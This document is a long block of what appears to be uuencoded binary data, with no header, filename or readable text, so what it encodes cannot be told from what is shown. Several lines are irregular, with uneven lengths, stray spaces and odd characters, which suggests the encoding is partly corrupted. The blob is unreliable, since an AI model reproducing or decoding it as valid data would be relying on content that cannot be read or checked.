MXXKR8!%YF[*]VL(.,:#,1>R4#XL]'V\$E)[-UQB`_60^=_X][1%F=Z+-K/QSI7
MAGTF!WZ(,0IA+?:@?6082`&L_0GH/!1V\POFG@SR7T),FPMQ9#OLJ5?P%4LQ
MUV,8(P!EI1\$#I@5]BEBX&W`ZRM.C?C?0,?25\$7MM+,J7(C\?J6VW&>Q3T<@
M#KZX#;\$!:!#H,?*%\$`OL0(R:@/AK!.**%8@A[LJ]#Y@#<51RQ*[[<'Z/!=U%
M_-%5\B]QYB-^BD`<]^JT6Q7#V3H=9_MRQ";=D4Z.>TLA4`/0+N3#P.N#6&L:
M[OU=\$`,`>QKAM\$&.\$0H84X*_%76@S[I9=L%]+(>X=#?W/D#LC]NFQ<3CKL"?G
M09=9H*\`N\$?EP1UV!.ZI+LRI/>X)U^&GOT8<MQ+KL`7Q^]&KN\$,B+KF8!&<&
MTLLO(DY!`=LHVPS<G0KVB[5(B_`AF'?!.B'^)\>S`<MSKCI\&6U@0_0]P[\$
ML9MQ-UJ%^^M*G!7KL+Y1N%OGA.U\==RM?H7LZ7`OG8TY+8)M#\49XD9<U!CZ
M.HRQ<B#..7,.)RG\$<LW11RJLXQK,J0YLJQMP&,JR@#Z!'>W`N"\$C(1/&[0E\
MB+@O#][37,AWP=UQ%>;2\$/;P`+'F'?BYXSA'LZ-.L2C93'7TY!E"O2[";`E
M9>R!S;@/388N-T!GMS?6"]AE>^AQ-^ACV%MRE*%>\$C<PIV>8RS7\$/ ,UQE@Y#
M7U,0D_0&]41>(9Y/B;(@W'W+0'=7T>Y7Z&<XZ#+XSW!^AB-&"(1)9,:9/P_G
M9U7(/1AQ)!G<(W."=TV>66\$>,:B?!!0K^OL5=K=L-,X(T"\$W5P3QB%>&HY
M*`ON;19H*.;7&/0!;.<Z[CUAT%]C^+R6V-O5<.Z,Q1KF1%_#L<:CL"YC<=_8
M`0I#W>S0UWA@6>BN#M*7@!&@=;AG70:-`E6!+<W"_%L`RR(^Q3T`>*W/'(_
M]S^U@&_9CCM55Z2K0([5L*,NV`N'H?]-V"L_R)U5[E>@9#C[.]`E<9Z
M5L1\]L`F8S'/6:BS%00MXH_>X,_&G6H+Z#QH!-9E,/;K'O35&78?C?U<`GOW
M&>QN)LZ6P?#SGV#-?H\$M)L4:CX._;/;\$K:(0EX??P[T5_`6\$SAZCSE" T`^%
M.`+WXJ\A8S`LXU\PY@Z,/1;WI6ZXM[1"C/-`[G4G<3[]'1MC1N`N='_[^C'6
M]%OD2T&F&.AB%F@3`PI^)^0K.`/NPY<.AL]H`_H9U`C[8`%D+P8__2/D6(5)
MT!Q`Y"SZC86=KH).=N#N6`];[H!L4;["[U^A`_N;R&?*)\$.L*0NYG*&L)G3]"
MNW[0[V+LCU#(OPB^@+ZS8U!\1PTT`I,.?9*"N#LI/8]QUQ?^H'6@)_LPZ4
M`?QBH*J@ST#=#00-!XT%S0M`NT`)H/N@-Z`JZ"L2L>-^M/\(L6H4^A\`-73!
M>=<1^V@4Y\$R%,V\D]O'3O5@#K%\$?^*Q76-M;H*F(*90!/VR%#_@)-A\#O;>'
MGON"6F*/W<`=N3+Z*XPS9"IT=1IGR'?04YK[\+LX?[*+/0+I#=#75E`>K-7W
M*/L6=!EK,Q=K4P8^,P;^<@K6?C?H%F2]"?_;*02V"1E:0LYO08L@^Q'H?#9\
M[A7H\N7?`-/P,2=0OA`KDPTQ<0CBYP*(C_] \$;+X#NLN*_9H*]KH)/N@H[+`
M9+F[JE6!GX&^`/T`"L7\+>RWITB`SM"#]FAMT=R#\`"+0MB])'P][_`3WR-
M^*T>^,&X<\3!1QS&^5\;<UN`V#P,\?`R^(HDM]QJ"\Z1<Y#Q".Y:4^&`!MZ&
MW/'Y`]'/.?1]`^N1%`O[#^SQ6S@+B^%>519V<!1E\$`G4V%OSX:_NX@[=!!\
M>`1BM+J84S1B\4^!J1%+[()ONX4]7`];Q:1OLZUWHMRG6KRKNO4/0[WG4&X8[

M\S'<?5:#VKV'7/!GV[&.U2%'4<A=&S9R&VU_1#_ '\$\$^\$P&[S8P_^BCY68WY/
ML:>>@5\./FDM\C9_\Q3() \.E@<8KR+6\!CLH!5DGXVY#X7-S \<^QUTR-R@.
M]P+W]@&<XC\$_:\W]FI!Q\$V[49X7_?6' [=Q\$?VV1[P,_T'WQS\$OX\$7\0D[^\$
MC5W"V; <\$LOV*/;L%Z[\<YX+'U4,Y^E[-5]>] \$7>!6A>PO[L0]LH"UB@TO8
M:T]P]AZ"G8W\^G^#<_P\$UOFWG6ZU%?>D\CASPB'75)3U@&S%8?_8)_1L,=\
MH3A30\$>@K_:'W2HC[MX3(<?H%>0I87H%00/?'+S2V[U_29%GIH"JH&/7V"
M/HZAS2M0',8_B;-T..@OK,5(K&MW^.)RT'%'G&O33[C51M'WL/7OT/X<;*<_
M]#T#]!EL<31\7D&<O5=@\$[&0?0EBM\$I8@[2090CVYE[LDU?0V?0002+\F^8
M<R3J?87YS43LU@!M%P(K(B8)#=[GN&M41-Q7!GYO'.A[T*^@P8@!EX#?%07'
MX\$R8"CJ,N#41U!)G26=0&-:D&2@6]"?J=P=>AEX'+'U<(Y5@IWJBIRKP)-
M'LT"]0%=1=\M@\$F@FX[';T"C0(M'JT%;0=40WY'\[@-%(2ZJA7M<3\CS&NFO
M@301OUJ,L>3N'IP\$3'7,B9AK)G2[%WLNSD);T,>@N7).8]\G8GV[(?^<!;6
M.0BZ/XY[<YT+\A<<L&6<XZL1+XW\$&#WE\p7<WR]"Q\NP?U8A[I@%/[D?Z3N@
M1,3SXS#7';A[#''!]H-NH'[[AG\$OQ5@'[T0QOS!.3'79:UPQO1%W'X-O#!
M=Q'KJ_:(88\#X\$>6PKY:X/[R#+R5'\\$U,)[!>><\$J!7V^@7PSRW\$&8S\%]@7
MN2#@A]CCB3B3ZR\$]#C%K>^S5BK@P'L'CJ\$O9''ZH![^6;LQ5'8U<QW@W,
M[SS.J#+89W/NP.?C/CH)NJJN-N5Z!'2O<Q^?A_%P(WY((V@Z?Z?EL0\7P7S&L]
M[D6_P'Y'P\Y2(0:[A/T=A7M'+]A?>OC9=;#]\[#;E?#]4Q&#CH=.>V'\A<-6
MNB#.:@N'_P[[7XG\N@L%A30#+X'/F@+TM-Q[C:'7'>Q-A_/@3]#60?H;RCT
MEQ;S'X.8T,)9G8"YK\$;\-19C)D#76W\$F/\\$^F'#\$A[UT&_[V"V!>S+L" ^BDF
MSV%AS]G11Q%0+ZQ>+6'VQ!0?0)8V.#N^P+DS"_ :V#V,>!5T"_0FR&F).6.^;
MH%#H*"GR(=B#>6=AOT#>E,BG'2V'#GM@O%T8;PGN5PTA:P:4SX1^&Z/O_8MP
MOX*MOH'^#V--:^)L\(#BH:.&R%'\%H6='85,>S"?*X@_RN%LO2.?8T(?.'7
M/=R3:D#ND,\$X"[F/T\$OYZ=@7\(?6O!IO:#S6* </L\$ZCH>\9H!^@_Z]!TT!=
MX+-7@-.\<J3=A5@=M'CCCL/)[!G\#\<JQN@_ ^:@=J'7&*^XL2-T\$M>V\$\$.
MQ#EGD"Z&]7<Y[JA3C^D8^"S"N\$L>(W)D1*^O'#H?H-PIR+PB<G@VY"L<[O
M@Z[CP[S;P)L,6#\%V2V!N^7%VS,'=\OALS'] [MCUB[#K8J]FQ5VO') [^',@O[
M#Z@=^CS"XS[!G'R2JNS<O1_0)0&9_Y<V,.I>,@#O'=,@U@["7QS?YPYOV/.
M'6'3M4#E0\$U!U=&^-"@]:'7LNA"H->:2'V?"QQ+_X'S8"M_P!61HBW7H#K]:
M&;%9"M'QR/8=]F\FG.O?(2;8#'FN8CZ#X)=C</;L'Z6%G\T*':^<-PUT':VIA
MWD,1#Q3'O64O;#(!Y_07B'_P?Z>CG,B'?%BD7Z0'WV\0%\9\$0_-P[KMACPG
MX->X,Y5'K';K#[P'Z"!T,-MC#L:F'#\'/NN0#GX<_B>GW!'WPM;O'&?6A>Z
MS@F?4P&4'//8"EV.QYZ;"5*%8&,8-P+Z*X*[0Q;\$*+LPSY58YZ&PX7:@HTAG
MQ'UU#>SUUSX=WfVA#WT"\;-Q^S"#@"]YVT.)OS0K[G%;!_49X/-EL(5'%4
M&[0(9UE+Z/@*+=!\$Y],ZR)L) ^Z\$9>*>@K^!G4!@OZ' +Y^\$M>@.V\D"N_) '
McvD@UU#PML.W'40_W89@;>' [OP/] 'EH'6@_:'GEN(!:-POXXA/-I'_+5\$, -F
MP)UK'0;N<^S;71AO(6QV"FO@(&0>_&D,; &0=\B>+; "F23#W0U]@3EB?D^BC
M) ^X_8S'^:>SG%8@IEB'6&H98M1SBMW7PU8,0=ZS\$VD9C?IO@2W>']H'^^'6'
M+H'^^QUSN(];)C5CF,L8Z"J"?'#?'8M1OM:F/,*_''W\&\$WL=Z=,/=;';T5@GI
MSQ'W!..&<?PE=_PY.GR'QOCQ;"#\]\$CT,P[T#/OK".[K+Z'_XABC*F@S[J[M
MX?;,G7<K.SOL&O/\GSW)MC@'_B#6L#2\ED4_&<\VI;%W:H*QBJ*^*#@#]F%?
MZ'DM]N9%Z. ':*^@^3[PL/@G[+W2B/GW():[CW/I&]C!M_#QF['%2F" ^N; '7
M(Q%#Q, >"T"70Q&WK0!-!LT"Y<09/@2ZWXZ]4!FV-U_L\$O)\CYAV-N:X&^N9
MN@#6!^G.\\$<K@,/D.RW'[['OCL/7?0#[["3/MK#/JT) /?V-MRXN-X_Y;YRO\$
MY+##]:C_(?9TP'[(AG6*P=G9&>,TAHV%01\ES^(<Q)P;O<;>P]P\OD3^![T
MN15M)V&=!R'6'XHS;@/*\$D&[<*98.!/VR!F1)T"YNV(_XG[[#//) !YLXC;,W
M)60?@_#L1=/ (IZK!_D*8]T2<?9^"MD?X+R_'WN+Q'WB(FQJ.OSA-L2%2Q'+
MYL)Z3(, >>R!NKH1UR'J[: ('-K0#_"1\ [%.<IWL@UY?8(QD0ERR!G6X!W0)5
M:8'S!O%]' .QM''1[&+:U69[KP=?>1/]+0<^QUOUA%Y=P=YF%OH<?1(P*_4_\$
MG+)'GG&0)3UBH3SPCT1XW^#*0'*(/<^3S(&!GT) ^PQ[.H.QWKL1EMF^>
MU@_[N@KZW4XN2;V:E/LW488IP#ZS8[[_^ [E6%<.3&PB<^P)U_+YQMR!B\$V
MJPV?5!FR-'(]A)^X!E_=&'VMP+ZO'9WTP![(@CM\$#>RU[U'^.\;X5M8<9_EZ
MZ.,B9,L*NYF'_(_07R;4+XP[8R1TWOmWP@H8JP+D'@=#&(^')H&6@)JC;'/
MPT^4ALS?(>Y,Q#UI\$/9-" :S91MS_:L).!H-R0)\I02?A]HA'OH1,=!0V-L7
MH,/8->@D]VHUP;K_1>P*?;A#UB' [/#A#4%?@!K! [DYC[Q_%WKB,N5W#^I>#
M?GZ'CL=#U@F(I1YA[L>ATXU(ET'9?M0/1QR8'6M^>V>H]T3M(M"NVBL06/8
MTD;H-A;YYNBG.F@/TF&0(SW.,Q?T=QWGV4<X\$]I#IGE8LT70V5+(VP-Z:PTJ
M''V5P=SZ@G\6>]!QM%'\>8?B_*B/L[DN<#CL:QGZ_'TV=;!;CW8#.OH:=WH)L
MF7#7_!;GT\$W<S49"QWTA5P_LYTWP,0IK]@G.NI38/RO0IPW=I@+E'(W%7*L"
MDV"MA@'G@;:#]@Y\$&^CX//3?#_OR)&+<Y/![C6!CT=!-(<SG.F1XBKD<!3Y\$
M7'\)-'+\X8C[B\<*&!\ /P\$<5QOWC.L:.QEY\A+JOT7\7K.\$*V-Y\$V%YI[(-
M.'>W0';CT'DF]-,9]'&<6'/O>JAOE_@'WU#]I%8H\ME\ [X>- .8\$TR([T!
MY])?6*?*:', //D(AAB@'G90?01?57X0]@SB]<U?XGR! [S@*NB3QG9R5.*<N
M(+8K!_L-A\$WE1,RT\$W<#!9<'#K]'K':#<AZ(R?&AA)^#/Y)^.\$!B#WS(UT8
M_)N(>7K!=_5";/(WSH2A\NP/-C@>ZY,59]8NV'E/S/4#[,?'%:,?J\/_.=+
MC)\XY9"65+XLI2@6XCO/\\$X1V2OCH<OQ/DQ1I[3XERU&L\$/8U]D@T_Z\$CXO
M&K[C!^RY-&CW%+89/9%]+)L+\!09#+)* (N/\$NSM]ZR'\.6@._V'LX%#06
M-!U4'?%+;;1?@01:T&[0,=!UT#64/P:&=D.\@? [?'^8&-91GD8AMQDWS' I70
MY2!]#S[V(B@*9<M'89"W"-:R(N0Y<!3Q%FCV?;*@S.A#>S\6E_YGB+NO!?
MO\60[J"/8-^+R.?B)B[.N9X\$7T_Q]HMQYG<?"KX\$>?(!N@T"?I.#?H<NM@;

M!]^--\$E0\$/S' *-C^4_1; %FVF (M8*F (08\$' ZX (GQ6.OB+) KC3E`) U!%4#M44L
M7!7KEP*VL@9^:#5T^B?F,QJZ&@J@?D.2RIQ-N(CZ*,B\EN`2T\$9<=;41?X)
MZ'@,["4[E0\$S#D.?N\$5S#JAMN,?4AHU'NR'KZG4'=0<-1ARP#WNB#F1N"FH+
MFH9]DA3[M2_N_EWDNT3P\$7T1PWX+V;+"AK=#?]E0YRQB7V@!_(9;">L-VRC
M-G164;Y?@S40!HR(P#J!NN`LR8\S-@UH*6*>P8BE.L`VYX*J8)[1L,D&;Z`_
M^#2%01:(/907.MT(?47#?D=A;^X\$CD#Y9.AGV%3\$5K#G8?!5D=#-6/GN)'Q%
M)?1_%OMN/7C#<6YG!*%\TD=BL\$^0_AGU)\IS<OBG:RC[!OOG\$^S/YF@W!WUG
MQQJ=PCA-4-8!E'+[N)T\5\8<]LCG<+"%P[C[=(>^H%N(>[Z`WOG'.@FZ\$_0
M,)3;3:\$/4'I03E`L[@1I8"%\,5YI4!5075`S4#M0Y3&0\$7*%`A\#SX).@FHA
M_P_P)FBBK`UHGPN_T\$7\$XMN`QV`C35!O`?1]4)ZW([?\-`)K6P@Q6DG80E?X
MM;2XNS_&6;(';0I#)AM[XT/LXT#<(R.QGB=A<)!=EW'GN(AU22KG%6SM8V`[
MT%A0<=PWOD3L5`GW]5GHZ]1<S`>^JR_6M#E\X5_8=[TP[BOXE=. (97L@QFX)
M.H0Q^<+>*N/L*HB]L%`N(-#U:^C]-N@QY!\('Y8-X[![V1X`)(`2@YXC7Q[W
MBT?8-V=@\$__]@?0OC3GH7L>DQ]L:<SD'K`*L#VH'Z@DJAK48`+P#WB#9.TA/
M!HU".AUD_OWI24C/!>U#K#P1_FT)TJMD7X%60Y^5H+,]F/-]^/XGH+]'G%8
M:M`5I"?A+*`'\`AE0\$=S--N/,RH;]]V,;W(&Q5^["[PV#+@I`]B[P-Q,0)\:C
M[_XHNXXX>0_BY""<EW`\4\KWI.1S*9P_KZ';>XCO/X^`)B)V^07[K#/.OH&(
M0\)!KB=8IS`84PM1[QK6X+C,`W`3;(RW\$/6W@J[";I_(LVO8OP69GD!?!+Z&+
M6,@`\+R_D?8T#E"IO/LP]WGP`9F1KHXY)/O2F.<4-A1/HQ9'?>*@`=NU03W
MTS20L1O.UMZ(L69@K?O#?Z2"+IKB#E,::,MG"?`%K2#O"=P+GH`_'&=D(&+!
M)(B+&X)^`&T!/0:%8I^6!=V6<Q2V-1LZRHDQ2H`NVMC;Z&<ASNPC.._?A]_
M!/]0`#9:/UF0<PP#KQ^D*:<:OH&%`.Z`7H#*H1^NX!NP!_0/R0)3A`Y4!_
MW^)^]3/F-0MMR\OE,!]VPV:@C`2@.H@G5Z>86`^*)#N)GS_SZ@;`A\2B[;K
M,'X@9!D%6<;A?KP78QQ.A_L7?`\$B_Y`%J,?B)T\$43>6Z"-1@`^A8T#%0!,4E+
MG,\7L1YWL&ZQV(?EL\$>J@Y;")D+@<\LA?OL-J@KSN"Z\#LOQ&?#SYY!+_
MNM5M%P[]]C;DWQ1G?'=7(YR=6V!CNR3NQ7[]A3Z2@[Z3=<:Y_BOZ2P)Y\F%]
M4^>OP@REP`VPQD3`+V7QE[]4F((^L.B!&J85VS@:)@9S`!KGIC;1_`1[R0
MS]QPG@5VQ[B0MSSV?11D.`U*BW]#;ZD*,;X&%03=#\%Z@SG0([%H`3(N@.Z
MF8+XK#SDJ@??!!_]>*<6?"/(?!S"Q!3>J#C>Y"_./`XYCD38YW!O><WV%-
MM!\(>?+AS,D%OY8/[7;CWK<"/OH@J#?F\2ML*#_.DGZX`]U`G)0-YUEGC-41
MLFQ8C[@#`RT7^CTE:X][25V)J3"77HA1:V+<GS#/B9`U`??(NMBK!Z#WDHNP
M!I#U.<[3WNCG%.+GW=@/4R#3\$JS'"=C`F>-84]`;4&^<'Q5@2PK[ZA?<I]+,
M@CR(I^Y@`WT#>QS2\$7L,;_H0=\;J\ED!ZH>B;E;\$JX=P;A<!;D!91IPW?V&M
MXM=(C(XS%V5G0-?A;SY&G6M(/=\95@?SZ(O^JC=`[(1UK0U[+` (=O42]<-RW
M//("=+GWPY[=\`<AR]`?,"/0@D\H"]J.>1R%K)^@WR:@HN#]L!+^\$K%EO\B8
M0?[V!..='OC@1SWA3\&?"PJ";*-`R^?;\$K4:^^?[0US+XK`[P[9>QUH6Q#JL0
MCQ28![^%&*87UF(0:"O.@%73\$+_)<T*L003L:@G<@9@+E!QQ#;3P>L,FZL#
MO;>3[S5M@]TA`GF!^]_OV%^[0/U1;R36K!IT>0W^9P?BU?JX9\CWA*,_=(2
M%`F?'2A^&_W#?C5-/#/_5!O#>QV&Z@.XIH+6)]?X:=2P/<=APV->`]V`QR%
M6.@HXN71L,<,;7%/@[T>@?]Y@)BC/FPS%?J*#@TT0K^989.EL4X[4/=WQ\$Q?
MX*P;"+R*V-(";S%L_`?04<@T`[9<!G*/0#\L8>VP3:GRF?M\5A`4#SR%7"O
MGX/]VPS8&G`2/[C#9<29WD*^CXRQ+\(^RD&V8K@;E\7]8SWT5Q7WA`+H^V><
M!]5PMN[#FB3%ONZ"L_H7[.<VX)6`?@]E0!M@6"OH!/@S]/@^=-(\$Z>.(;&/)
M9_2PE][R=TTX0T8#.X+7\$O5KPE:O(C\0^=&@!.R%GO`C7T/'7V)_3,,]>BQT
M51@ZR8[[8F;(Q>R?X(UBD4,756^UR??3\?9TAAR%G;#YZ/>(.RKGVBQD!Z
M%G@3,.Y0K\$,NK-\$0]/L*ZS,!ZYJK.?9E6<B+L^HI;*\$H:`7D[8!Q1B%NG`&9
M%G>7SV_@2Q#G[X002P;_?`OZ&(:UVB_?L<*Z9)//CF"G?R`V+@M`?AOKEA*^
M=S7FTQ_C?PX:(^<7SMMJ6[]LL(U96S!_[(&5B"-3P?;W`7-@WVV29RHXP\H@
M#DL".QR+]=F,^<-^(&1\WS,>9-]/T,%!2'.`5Q82)T.0/GRDR,T0#K^`7\
M7&G\$74_OYCQ\5W',J0`&K0B?MQ*Q\C`XT?68UU[09[AS?HI]LQ#CE,0=907V
MTC&4MT#9!-A3<?D.;TWX-NAJ-F*4):#SX)?!F7(+!=H*-8\L`?L`)0&Z6'R
MF98\+9=?RKL_L5`W`FPGU_C`O\$W#M@_3#NF^49X/8&RNQ;E?A-W;`SB_`
MQA]AWO\@#ER`?=L3<YD`7S0\$.OP6-CL0,='`Z`LM;*PEY`V)/D8A/PC]=\,=
M^@`BLL/09Q_XHA%R;H#ZUT.<"MEVP:Y?8NX?8IQLR\$_#O20UXL/-T.%F^;P%
M_B869_:US)QO&*_J2[=ZC7UX`VOS\$6R%.2RL<ZM@5MQ_NU`FU.X\$QW%6AZ#
M_\$T@ZT:LVT SXEI6(\$>K),V/[]@JVMA/]#8\$O_QVRW(<?+8M]O`KWN[W0\400
M8YSGT>#M@M__"7IK`8J`749@3VX\$[0]OW@B,@WT8@UAB%?;%-<QS`.XQ)^1,
M0`DN[-U4Z.<[^ (5FL+5S6-.4\SD?P._]B//B-/K8@[U[`90#<<)]D#,!<F6#
M70^!??^,=5Z`\<?EP%DLWR.`O:U?('`K`UT@5MD*O_DESKNA`.%[<<=>=A;OM
M0]A=8YP9K[!&OR!F304:B_)<V`^UO`O07R_@--`BT%Y01=C#YW(&(\$X-@GVM
MQ[E8!&5I5L`78&Y]L1Z/<=;]#KR)^@<QQF:4W\5<?Y?S&+(<13XI8OHC'T`\$1
MQ)XV]N%B[]LFT/\CS/DE]`,+YT*^;]#W8Z@A]#`*/BME*@W2;[O`YJ`/EKC
MS,X.VUR/\NG06P3HI`PW#_F7H*#; ;I4#5!)4"SHKC;HGH*N[\`FY,59)4"SN
MSRM1WATRUC!NQYY,@;FUAP^L@;6NA`8`4-85\J7#/MP,WS`\[3]!GTU1OS[J
M?`Y:`+U6.@(^=`@6_X\$)\@".VB->JNQWLNP)S:#LIG27(W+`?:`=T`_0J[
MPITY-^QZ(/21\$^UKXZQN#AJ">#(M?.`D[-T=B*^RXGS8>\$R>7\#^<2\>@/EG
MAE]Y`[9]&K;_,2@8/GLLRONA?6?(GAIE@Y`_+;\$Y>![470\]/4,_NW"O2T2Z
MU`FWB@<^@ (Y;XGXW&3*W1EDRG#-3@.=!+;% .GR&6&KD9\0K6XQ?LS)]`T`I
M<(_=!AR`L4I@W+18VT*H>Q!E1R5>`IT%70+-!N\Z!\[HB?ATD`U?@\$*ZC+;/
MX(L/8_QGH+2091!LYACTD!Y^Y5N4984<G6%_) [`G+V,OI\`]X3[N`#U0-S7\

M0!GPPQ#_GX"NS\..??P%_.\GR;8!/1-MKF\$?/,1ZW,=YD`9Z3X`O* (&UZ`P_
MVQKS?0C[W@_=Y(*)1B*.(IU20U_G1M4!G0=_0;'5S4`[4&\^1UT`"/&3%"
M]3&'M`*'`14`/<88*7!V/8=OBH4.N\.'5T-Y?^`EV-1BV\$D,_.!!^3P<>SDO
MYC*=IL!L6=+R/4"M!EV51_WN!0X[_IC[:X@AKR.>._L0/D>!/"?6;+H-!
MZ:#S&,0^I2%S)5`+^+!]L.../>3O8;&GH<=#H#C\$(%4P=G+\$VV?D.^3H(ROB
MS/7`([#]'CC`%R#N`^SG4C'LM>J(AU_"[Q^&OB=@G,: (7S^#[RR!\SP?_/5^
MV&==C+\$:_0Z`?V^%,V8"YJUP-PD!-<"<N\O9C'FWP]WN+N)J#^[7R>`_GL"?
MO<8]J)+\$PBAKAWM^&LBZ4?[V"3+.0?SW"/'H5?31&CK_#M0#]!KCGWOH5C=Q
M5J_`VN?!!FE5!S%L; ;5J"NH%"X(O+8"X=X&-7RC-W[+M(V4_P\ :UQWI["?7D!
MJ#CLJ33V95M0.JQ9`.S[!.@9Y`H-N:]B7WZ.L9[CSIT/LE<'W<<:N+`^Z^%#
MKD'>/Y`^@7Y_E.=;B&,B0)E!)4%U07^!5Q)]MT.))!E([C,1-S+OL"Y.!CY
M9F([T.4D^(P^L-'=5>7O1G#`PMGX#W3T`''X6JQ'7<1QC3"O'/!_T;"]4XA]
M5B/>"L29N@6^H`OZ&0@:#OH`NL\`/7Z.6*L3YJ!@<R/0_BYL.`UX*;#FIX'3
M\$8,ME\^W0%]CO[3#^K7!>IZ"75X&)<)&_\>:"8!-) `E`>4"12!.; ; (7<3WP
M, /; /&?BG+,@W13X7Z\$ND%P`/0?<2PN?6[(UX%&U&@GIB';^\$CZT&V2;(YZ6X
MZZ1!>ASJM@#51A\U,,Y!V%-GT\$?R]TH8\PG*#_:"?E!F(_\A`YV%PZ\"UXW
M]-\$0ZUR\)?8`+[4RQDU`_Z-0]AK\S[!65_LC#L%9VP9E*]'N(JC8=<1CP^3[
M-_*Y,#'9^GF#>OV`GT.VKT!9T%\W\$Z@[E/4FXET`?1?!7NT/^X!`Z	A;
M?`CV"&..P]E77+YW-`5G.>0I(/L\$,45MG+%N[-L3B.`GH8_E^7"WP;F6%6/E
MQ5X-`W6#;]J/,2:"GQ+] +L* <3X%*HFU3R/4*?69&^5/XP#:HNP_QVVG4OP%R
M81]YT`\6E'6!?\$D@0P[, ,X,\4<8DR#?A]\@90;U1?_5H(N"H"2HVQ/KV1<T
M".3!&-]!QE!+J32@RJ"VH#F@7: !P6ZD(4!)0)"@I*!DH.2@%Z#U02M#[H%2@
M#T"IO1^"TH#2@M*!TH,R@#+: \AXVI3X"909E`64%90-E!^4`Y03E`N4&Y0'E
M!>4#Y0<5`!4\$%0(5!A4!%045`Q4'E0"5!)4"E0:5`7T,*@LJ!RH/J@"J"*H\$
MJ@RJ`JH*J@:J#JH!^@14\$U0+5!M4!U075`_4P#;O86D%:@SZ%-0\$U!34#-0<
MU+RT:@EZ'-0*U!K4!M06U`[4'M0!U!'4"=09Y"\HZ8KJ!NH.Z@'J">H%Z@W
MJ`_H"U!?)>@?J#^H`&@@:"00%#^!H&^`7T+&@P:'OH.-!3T/6@8:#AH!&@D
M:!3H!]!HT(@,:"QH`&@GT#C01-`DT"305-`TT"_@J:#9H!F@F:!9H/F@'X#
MS07]##H"S0/-!RVPS;MK%\$6@Y:'EH*6@9:#5H"B02M!,:#5H#6@6-!:T#K0
M>M`&T";0%E`<:!MH.V@':"=H%V@W:`\H`K07M`^T'W0`=!T"08=`3T!^@H
MZ!CH..@SZ"3H%"@!:=!J4"#H#. @LZ!SH/N@"Z"+H\$N@RZ`KH*N@:Z#KH!N@FZ
M!;H-N@.Z"[H`N@]Z`'H(^A/T&/0\$)!3T#/<0]>+T\$O07Z!7H->AOT!N00`S(
M<NE7P`H7R`WO`9+?Q@`%@T)`H2[S+A4/*!P4`4H"B@0E!24#)0>E`*4\$I0)]
M)`*W(WX(2@-**[^[\`4KO,N\ :R@C*!/H(E!F4%90-E!V4`Y03E`N4&Y0'E!>4
M#Y0?5`!4\$%0(5!A4!%045`Q4`%0"5!)4"E0:5`7T,:@LJ!RH/*@"J"*H\$J@R
MJ`JH*J@:J#JH!N@34\$U0+5!M4!U075`]4`U0`U!#4"-08]"GH":@IJ!FH.:@
M%J#/<0"U!GX-:@5J#VH#:@MJ!VH,Z@#J".H\$Z@[J`NH*Z@;K+6R9!/4&]0+U!
M?4!?@/J"O@3U`_4`#0`-!'T`^AHT"/0-Z%008-`0T'>@H:#00<-`PT\$C0"-=
MYMU//X!&@WX\$C0&-!8T#_00:#YH`F@B:!)H,F@+Z&305-`WT" ^A7T'30#-!,
MT"S0;-<T&^@N:#?05&@>:#YH`6@A: !%H,6@):"EH&6@Y:'5H&C02E`, :!5H
M-6@-*:!T%K0.M!ZT`;01M`FT&;0%M!44!]H&V@[:`=H)V@7:#=H#B@?M!>T#
M[0<=`!T\$'0(=!AT!_0\$Z`CH&.@XZ`3H).@5*`)T&)8+.,Z"SH'.@RZ`+H(N
M@2Z#KH"N@JZ!KH-N@&Z";H%N@^Z`[H+N@>Z#`H`>@OX\$/0(!CT!/04]'ST'
MO0"]!/T%>@5Z#?H;];`T#TA>^&6!;+=%:IR@P)`@:'@4#`H! !0*"@-Y0.&@
M"%`24"0H*2@9*#DHA;R`%`30(WT?E`KT`2@UZ\$-0&E!:4#I0>E`&4\$9YFS7H
M(U!F4!905E`V4`90#E!.MWE04VY0'E!>4#[Y.C.H`*@@J!"H,*@(J"BH*&@X
MJ`2H)*@4J#2H#.AC4%E0.5!Y4`5015`E4&50%5!54#50=5`-T">@FJ!:H-J@
M.J`ZH`J@^J`&H(:@1J#&H\$)!34!-0<U`S4\$M0) ^!6LI'!;!6H-8@>:-W6U`[
M4'M0!#0'4"=09U`74%=0-U!W4`]03U`O4&]0`] `7H+Z@+T`]0/W=YGM`T%?
M@;X&#U!)]_H6-!@T!/0=:`CH>]'PT'#0"-!(T"C0#Z`IH)]!4T'30+^`?@5-
M!\T`S03-`LT&S0`]!IH+^AT4!9H`F@]:`%H(6@1:#%H"6@I:#EH!B@:M!,6`
M5H%6@]:`8D%K0>M`ZT\$;0!M!FT";05M`6T%Q(%RAU`80KED*UR>U!Q0/V@O"
M=4_A6J8.@`!%4KC&J<.@(Z`_0+C:R5<2U`'0"=!)\$*YM"M<NA2N=.@/"U5/=
M! =T`X6JN<\$U4CT#/<0+BRJ;]'N+8K7.F4A2N8#7!*W*`4" `H"!0,"@%&@L)`
MN)(JOJ9')0%%@I*"DH\$`.'ZISX\$X>JG<`U2Z4#I00BWE?Q9/JYV"E=4A>N>
MR@+*"I(K(*[G`J&ZR@G*!9*O*^4!Y07A&B\$_\$J`*@`J:KPHK7#?4:-`5T,>!
ML%U0<U`+T>@EJ#/<0:U`K4%M0&U![4#M01U`'4&=0)U!74!=0=U`W4\$]0#U!
MO4"]0:&6[QUO.2SS?L!UR]SZ[F"SO"K3#6\$, -9F6.G68CD=: [ADNUN`_M!L&
MU)EIJ2/W\$#?KS&5: ^HQB6OJ<QW0TC' (^TV=AC`N8[H;ZBYB.0_T5WG(8`\`*F
M'R[SU1FUPI<>L]F7GK')ET[C2.]<Z4LO=:2GK?:E\`?XTH,<=9I\$^]*3'>D9
MCG2"HWYA1_J(H)]>:WWIB[&^]G`N+D=9HXVF9PU!GCZ#_.T<_J58ZQ(-LR
MIC<Y)`-DN4,_2"]ENKAC+K`FB[US<=0IO=RW%A<=ZS+&(><PU%G"]`DY7X:
M0-O8S;38QAZFQ3;BF1; ;V,MTI8V`M,Q']]-C4&<_TT,P[A/+_+:7K*\WO=21
M'N1(RWIYTX4=Y;(6WK3HWYL>XZ@CNO6F18=_,QV`/D-LIE`^E[<^RD]8YC<>
MY-\UR[P#5.;[RC*_--=8"]?^QS&^+5QG^D_FF(NDY[!<WBN:>[GI,R7[E`0J
MII\P[:TOZ9JLG]8A0UK*\#?3%Y>;^I*.7N\$KS[S<EVZRRE%GF2\M=O*,Z<*.
M^E\$K?6DY?+SITI0GO4/F)]33F_ ;VF9Y]OF9Z#/M/SW[<MDG?1%KFE8`S>L)T
MG",M_3]CNC#3&9D6>3YRZ#.;(YV=:1E7?JLN`0>D;9O?K\$N@#B7=!`>EB^5W
